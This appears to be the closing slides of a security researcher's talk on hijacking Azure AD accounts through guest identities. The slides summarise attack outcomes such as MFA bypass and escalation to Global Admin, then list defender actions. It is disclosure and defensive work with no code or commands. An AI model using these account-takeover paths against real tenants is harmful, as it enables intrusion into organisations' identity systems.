# Attack scenarios and impact

- With limited account access (such as access token):
  - Convert into full persistent access, including MFA
- With only access to the account password:
  - Bypass MFA and Conditional Access if MFA is not required for all apps/locations.
- With a user administrator:
  - Elevate privileges to Global Admin, including MFA bypass.
  - Bypass MFA for any other account in the tenant.

# Fix status

- TBD

# Actions for defenders

- Remove guest accounts with unredeemed invites regularly.
- Lock down guest invite rights and guest access settings in Azure AD.
- Hunt in your Audit logs for possible abuse of guest accounts.
- Ask yourself how you could know which account a guest account is actually linked to with the information visible in Azure.
- Enforce MFA across all apps instead of selectively.

Hunting query at https://gist.github.com/dirkjanm/


# Backdooring and hijacking Azure AD accounts by abusing external identities

Dirk-jan Mollema / @_dirkjan

Questions: dirkjan@outsidersecurity.nl